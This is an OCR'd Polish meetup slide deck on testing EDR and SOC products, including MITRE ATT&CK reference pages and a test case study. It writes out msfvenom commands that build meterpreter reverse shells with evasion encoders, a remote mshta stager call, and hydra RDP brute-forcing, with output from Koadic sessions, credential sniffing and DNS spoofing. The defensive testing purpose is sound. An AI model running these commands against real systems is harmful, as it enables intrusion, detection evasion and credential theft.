POZNAŃ SECURITY MEETUP – REAKTYWACJA :)


WHOAMI

> Jakub Staśkiewicz

> Trener, autor, audytor, pentester

> OpenSecurity.pl

> Miłośnik Linuksa i Wolnego Oprogramowania



POZNAŃ SECURITY MEETUP

> Luźna atmosfera

> Edukacja na każdym poziomie

> Bez nachalnego marketingu i sprzedaży

> Rozwijamy też umiejętności ‘miękkie’

> Nie oczekujemy zbyt wiele ;)

> Dobrze się bawimy

Czy, jak i po co testować systemy EDR oraz SOC

- case study

BACKUPY SCHRÖDINGERA

> Nie wiemy czy istnieją dopóki ich nie odtworzymy

> Robić to za mało – trzeba testować

> Systemy bezpieczeństwa również

JAK NIE TESTOWAĆ

> Próbki wirusów (np. eicar.com)


> Witryny o złej reputacji

> Złośliwe narzędzia (np. mimikatz)

> Zainfekowany załącznik

> Zainfekowany pendrive

> RanSim Simulator od KnowBe4



To wszystko za mało – takie testy ewentualnie nadają się dla antywirusa, nie zaawansowanych systemów typu EDR/SOC

ROLA SYSTEMÓW EDR / SOC

> Detekcja zaawansowanych ataków i złożonych incydentów


> Detekcja na różnych etapach kill-chain

> Świadomość kontekstu

> Możliwości analityczne

> Wsparcie w reakcji na incydent

> Ograniczenie dalszej eskalacji



MACIERZ MITRE ATT&CK (attack.mitre.org)

MITRE | ATT&CK®

Matrices · Tactics · Techniques · Defenses · CTI · Resources · Benefactors · Blog · Search

layout: side · show sub-techniques · hide sub-techniques

Reconnaissance (10 techniques)	Resource Development (8 techniques)	Initial Access (10 techniques)	Execution (14 techniques)	Persistence (20 techniques)	Privilege Escalation (14 techniques)	Defense Evasion (43 techniques)	Credential Access (17 techniques)	Discovery (32 techniques)	Lateral Movement (9 techniques)	Collection (17 techniques)	Command and Control (17 techniques)	Exfiltration (9 techniques)	Impact (14 techniques)
Active Scanning (3)	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation (6)	Abuse Elevation Control Mechanism (5)	Abuse Elevation Control Mechanism (5)	Adversary-in-the-Middle (3)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Acquire Infrastructure (8)	Drive-by Compromise	Command and Scripting Interpreter (9)	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (3)	Compromise Accounts (3)	Exploit Public-Facing Application	Container Administration Command	Boot or Logon Autostart Execution (14)	Account Manipulation (6)	BITS Jobs	Credentials from Password Stores (6)	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Gather Victim Network Information (6)	Compromise Infrastructure (7)	External Remote Services	Deploy Container	Boot or Logon Initialization Scripts (5)	Boot or Logon Autostart Execution (14)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Encoding (2)	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Browser Extensions	Boot or Logon Initialization Scripts (5)	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services (8)	Browser Session Hijacking	Data Obfuscation (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (4)	Establish Accounts (3)	Phishing (4)	Inter-Process Communication (3)	Compromise Client Software Binary	Create or Modify System Process (4)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Dynamic Resolution (3)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Search Closed Sources (2)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Create Account (3)	Domain Policy Modification (2)	Deploy Container	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Encrypted Channel (2)	Exfiltration Over Web Service (4)	Endpoint Denial of Service (4)
Search Open Technical Databases (5)	Stage Capabilities (6)	Supply Chain Compromise (3)	Scheduled Task/Job (5)	Create or Modify System Process (4)	Escape to Host	Direct Volume Access	Modify Authentication Process (8)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (2)	Fallback Channels	Scheduled Transfer	Financial Theft
Search Open Websites/Domains (3)		Trusted Relationship	Serverless Execution	Event Triggered Execution (16)	Event Triggered Execution (16)	Domain Policy Modification (2)	Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate Authentication Material (4)	Data from Information Repositories (3)	Ingress Tool Transfer	Transfer Data to Cloud Account	Firmware Corruption
Search Victim-Owned Websites		Valid Accounts (4)	Shared Modules	External Remote Services	Exploitation for Privilege Escalation	Execution Guardrails (1)	Multi-Factor Authentication Request Generation	Device Driver Discovery		Data from Local System	Multi-Stage Channels		Inhibit System Recovery
			Software Deployment Tools	Hijack Execution Flow (12)	Hijack Execution Flow (12)	Exploitation for Defense Evasion	Network Sniffing	Domain Trust Discovery		Data from Network Shared Drive	Non-Application Layer Protocol		Network Denial of Service (2)
			System Services (2)	Implant Internal Image	Process Injection (12)	File and Directory Permissions Modification (2)	OS Credential Dumping (8)	File and Directory Discovery		Data from Removable Media	Non-Standard Port		Resource Hijacking
			User Execution (3)	Modify Authentication Process (8)	Scheduled Task/Job (5)	Hide Artifacts (11)	Steal Application Access Token	Group Policy Discovery		Data Staged (2)	Protocol Tunneling		Service Stop
			Windows Management Instrumentation	Office Application Startup (6)	Valid Accounts (4)	Hijack Execution Flow (12)	Steal or Forge Authentication Certificates	Log Enumeration		Email Collection (3)	Proxy (4)		System Shutdown/Reboot
				Power Settings		Impair Defenses (11)	Steal or Forge Kerberos Tickets (4)	Network Service Discovery		Input Capture (4)	Remote Access Software		
				Pre-OS Boot (5)		Impersonation		Network Share Discovery		Screen Capture	Traffic Signaling (2)		
						Indicator Removal (9)		Network Sniffing		Video Capture	Web Service (3)		
						Indirect Command Execution		Password Policy Discovery					
						Masquerading (9)		Peripheral Device Discovery					
						Modify Authentication Process (8)		Permission Groups Discovery (3)					
						Modify Cloud Compute Infrastructure (5)							

MACIERZ MITRE ATT&CK (attack.mitre.org)

MITRE | ATT&CK

Matrices · Tactics · Techniques · Defenses · CTI · Resources · Benefactors · Blog · Search

TECHNIQUES

- Active Scanning
  - Scanning IP Blocks
  - Vulnerability Scanning
  - Wordlist Scanning
- Gather Victim Host Information
- Gather Victim Identity Information
- Gather Victim Network Information
- Gather Victim Org Information
- Phishing for Information
- Search Closed Sources
- Search Open Technical Databases
- Search Open Websites/Domains
- Search Victim-Owned Websites
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement

Active Scanning

Sub-techniques (3)

Adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.

Adversaries may perform different forms of active scanning depending on what information they seek to gather. These scans can also be performed in various ways, including using native features of network protocols such as ICMP.[1][2] Information from these scans may reveal opportunities for other forms of reconnaissance (ex: Search Open Websites/Domains or Search Open Technical Databases), establishing operational resources (ex: Develop Capabilities or Obtain Capabilities), and/or initial access (ex: External Remote Services or Exploit Public-Facing Application).

ID: T1595

Sub-techniques: T1595.001, T1595.002, T1595.003

Tactic: Reconnaissance

Platforms: PRE

Version: 1.0

Created: 02 October 2020

Last Modified: 08 March 2022

Version Permalink

Mitigations

ID	Mitigation	Description
M1056	Pre-compromise	This technique cannot be easily mitigated with preventive controls since it is based on behaviors performed outside of the scope of enterprise defenses and controls. Efforts should focus on minimizing the amount and sensitivity of data available to external parties.

Detection

ID	Data Source	Data Component	Detects
DS0029	Network Traffic	Network Traffic Content	Monitor and analyze traffic patterns and packet inspection associated to protocol(s) that do not follow the expected protocol standards and traffic flows (e.g extraneous packets that do not belong to established flows, gratuitous or anomalous traffic patterns, anomalous syntax, or structure). Consider correlation with process monitoring and command line to detect anomalous processes execution and command line arguments associated to traffic patterns (e.g. monitor anomalies in use of files that do not normally initiate connections for respective protocol(s)).
		Network Traffic	Monitor network data for uncommon data flows. Processes utilizing the network that do not normally have network communication or

MACIERZ MITRE ATT&CK (attack.mitre.org)

MITRE | ATT&CK

Matrices · Tactics · Techniques · Defenses · CTI · Resources · Benefactors · Blog · Search

TECHNIQUES

- Active Scanning
  - Scanning IP Blocks
  - Vulnerability Scanning
  - Wordlist Scanning
- Gather Victim Host Information
- Gather Victim Identity Information
- Gather Victim Network Information
- Gather Victim Org Information
- Phishing for Information
- Search Closed Sources
- Search Open Technical Databases
- Search Open Websites/Domains
- Search Victim-Owned Websites
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement

Active Scanning

Sub-techniques (3)

ID	Name
T1595.001	Scanning IP Blocks
T1595.002	Vulnerability Scanning
T1595.003	Wordlist Scanning

ID: T1595

Sub-techniques: T1595.001, T1595.002, T1595.003

Tactic: Reconnaissance

Platforms: PRE

Version: 1.0

Created: 02 October 2020

Last Modified: 08 March 2022

Version Permalink

Adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.

Adversaries may perform different forms of active scanning depending on what information they seek to gather. These scans can also be performed in various ways, including using native features of network protocols such as ICMP.[1][2] Information from these scans may reveal opportunities for other forms of reconnaissance (ex: Search Open Websites/Domains or Search Open Technical Databases), establishing operational resources (ex: Develop Capabilities or Obtain Capabilities), and/or initial access (ex: External Remote Services or Exploit Public-Facing Application).

Mitigations

ID	Mitigation	Description
M1056	Pre-compromise	This technique cannot be easily mitigated with preventive controls since it is based on behaviors performed outside of the scope of enterprise defenses and controls. Efforts should focus on minimizing the amount and sensitivity of data available to external parties.

Detection

ID	Data Source	Data Component	Detects

MACIERZ MITRE ATT&CK (attack.mitre.org)

MITRE | ATT&CK

Matrices · Tactics · Techniques · Defenses · CTI · Resources · Benefactors · Blog

ATT&CK v14 has been released! Check out the blog post or release notes for more information.

TECHNIQUES

- Enterprise
  - Reconnaissance
  - Resource Development
  - Initial Access
  - Execution
  - Persistence
  - Privilege Escalation
  - Defense Evasion
  - Credential Access
    - Adversary-in-the-Middle
    - Brute Force
      - Password Guessing
      - Password Cracking
      - Password Spraying
      - Credential Stuffing
    - Credentials from Password Stores
    - Exploitation for Credential Access
    - Forced Authentication
    - Forge Web Credentials
    - Input Capture
    - Modify Authentication Process
    - Multi-Factor Authentication Interception
    - Multi-Factor Authentication Request Generation
    - Network Sniffing
    - OS Credential Dumping
    - Steal Application Access Token
    - Steal or Forge Authentication Certificates

Home > Techniques > Enterprise > Brute Force

Brute Force

Sub-techniques (4)

ID	Name
T1110.001	Password Guessing
T1110.002	Password Cracking
T1110.003	Password Spraying
T1110.004	Credential Stuffing

ID: T1110

Sub-techniques: T1110.001, T1110.002, T1110.003, T1110.004

Tactic: Credential Access

Platforms: Azure AD, Containers, Google Workspace, IaaS, Linux, Network, Office 365, SaaS, Windows, macOS

Contributors: Alfredo Oliveira, Trend Micro; David Fiser, @anu4is, Trend Micro; Ed Williams, Trustwave, SpiderLabs; Magno Logan, @magnologan, Trend Micro; Mohamed Kmal; Yossi Weizman, Azure Defender Research Team

Version: 2.5

Mitigations

ID	Mitigation	Description
M1036	Account Use Policies	Set account lockout policies after a certain number of failed login attempts to prevent passwords from being guessed. Too strict a policy may create a denial of service condition and render environments un-usable, with all accounts used in the brute force being locked-out. Use conditional access policies to block logins from non-compliant devices or from outside defined organization IP ranges.[25]
M1032	Multi-factor Authentication	Use multi-factor authentication. Where possible, also enable multi-factor authentication on externally facing services.
M1027	Password Policies	Refer to NIST guidelines when creating password policies.[26]
M1018	User Account Management	Proactively reset accounts that are known to be part of breached credentials either immediately, or after detecting bruteforce attempts.

Detection

ID	Data Source	Data Component	Detects
DS0015	Application Log	Application Log Content	Monitor authentication logs for system and application login failures of Valid Accounts. If authentication failures are high, then there may be a brute force attempt to gain access to a system using legitimate credentials.

TESTUJEMY

> Kali Linux


> nmap -p- -A [-sS|-sU] 192.168.0.0/24

> nmap -sV --script vulners

> dirbuster

> hydra -l administrator -P slownik.txt rdp://192.168.0.44/

> GVM



TESTUJEMY

> Kali Linux


> nmap -p- -A [-sS|-sU] 192.168.0.0/24

> nmap -sV --script vulners

> dirbuster

> hydra -l administrator -P slownik.txt rdp://192.168.0.44/

> GVM



MALWARE

> Kali Linux

> Metasploit


> msfvenom

```
==========================================================================================

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.2.101 LPORT=4343 -f exe > 1raw.exe
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.2.101 LPORT=4343 -b '/x00' -f exe > 2avoidbad.exe
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.2.101 LPORT=4343 -e x86/shikata_ga_nai -f exe > 3shikata.exe
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.2.101 LPORT=4343 -e x86/shikata_ga_nai -i 5 -f exe > 4shikatai5.exe
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.2.101 LPORT=4343 -e x86/shikata_ga_nai -i 50 -f exe > 5shikatai50.exe
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.2.101 LPORT=4343 -e cmd/powershell_base64 -f exe > 6cmdpwrshell.exe
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.2.101 LPORT=4343 -e cmd/powershell_base64 -i 5 -f exe > 7cmdpwrshelli5.exe
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.1.2.101 LPORT=4343 -e cmd/powershell_base64 -i 50 -f exe > 8cmdpwrshelli50.exe

==========================================================================================
```

MALWARE - KOPIOWANIE



MOŻE JAKIŚ FUD?

> KOADIC C3 (c:\> mshta http://10.0.0.101/test)


> HAVOC (c:\> rundll32 daemon.dll)

```
[+] Zombie 0: Staging new connection (10        ) on Stager 0
[+] Zombie 0:       \testkuba @            -- Windows 10 Enterprise
(koadic: sta/js/mshta)#
(koadic: sta/js/mshta)# zombies

        ID   IP              STATUS  LAST SEEN
        ---  ----------      ------  -------------
        0    10        9     Alive   2023-07-17 08:38:26

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.

(koadic: sta/js/mshta)# _
```



EDR OFFLINE

> Co gdy nie ma chmury?

> Nowe próbki by uniknąć wykrycia przez zarejestrowany IOC

> Dostarczone na pamięci USB flash

> W obu systemach detekcja złośliwego pliku

> CrowdStrike dodatkowo zainicjował skanowanie całej pamięci flash i przeniósł pliki do kwarantanny

OPERACJE NA PAMIĘCI / PROCESACH

> Zrzut pamięci procesu LSASS

> Sysinternals NotMyFault (symulacja wycieku pamięci jądra)

> Sysinternals RAMmap (zapis mapy pamięci fizycznej)

> Próba zrzutu pamięci procesu LSASS nie powiodła się, jednak tylko system

> CrowdStrike zareagował alertem informującym o potencjalnej próbie przechwycenia uprawnień.

MAN IN THE MIDDLE

> Ettercap

> Zatrucie tablicy ARP


> Przechwycenie sesji logowania http

> DNS spoofing

> PKO.PL ???

```
OSPF :                  AUTH: No Auth
OSPF .                  AUTH: No Auth
OSPF :                  AUTH: No Auth
DHCP:                   ACK : 10        255.255.255.0 GW 10        DNS 10
OSPF :                  AUTH: No Auth
HTTP :                  :80 -> USER: logintestowy  PASS: haslotestowe  INFO: http://spjvs.uwm.edu.pl/index/login/
CONTENT: type=author&username=logintestowy&password=haslotestowe&login=Login
```

```
OSPF :                  -> AUTH: No Auth
dns_spoof: A [pko.pl] spoofed to [10        ] TTL [3600 s]
OSPF :                  -> AUTH: No Auth
OSPF :                  -> AUTH: No Auth
dns_spoof: A [pko.pl] spoofed to [10.       ] TTL [3600 s]
```



HAK5 HARDWARE

HAK5 HARDWARE

> Bad USB - Rubber Ducky

> Hotplug – Shark Jack

> Network implant – Packet Squirrel

GITHUB - OP7IC/EDR-Testing-Script

github.com/op7ic/EDR-Testing-Script

Product Solutions Open Source Pricing Search or jump to... Sign in Sign up

op7ic / EDR-Testing-Script Public

Notifications Fork 77 Star 256

Code Issues 1 Pull requests Actions Projects Security Insights

master 1 branch 0 tags Go to file Code

op7ic Update README.md 5243e8f on Oct 21, 2021 69 commits

Cobalt	cobalt plugin	4 years ago
Payloads	shim test	5 years ago
LICENSE	Update LICENSE	5 years ago
README.md	Update README.md	2 years ago
runtests.bat	update	4 years ago

README.md

EDR-Testing-Script

This repository contains simple script to test EDR solutions against Mitre ATT&CK/LOLBAS/Invoke-CradleCrafter frameworks. This project is very much in its infancy right now. It is written as a single batch script so it can be easily uploaded and run (as opposed to un-zipped, compiled and installed). The script can run either as a normal user or as Administrator however not giving it high privilages will fail some tests.

About

Test the accuracy of Endpoint Detection and Response (EDR) software with simple script which executes various ATT&CK/LOLBAS/Invoke-CradleCrafter/Invoke-DOSfuscation payloads

security security-audit incident-response mitre att edr edr-solutions

Readme
MIT license
Activity
256 stars
18 watching
77 forks
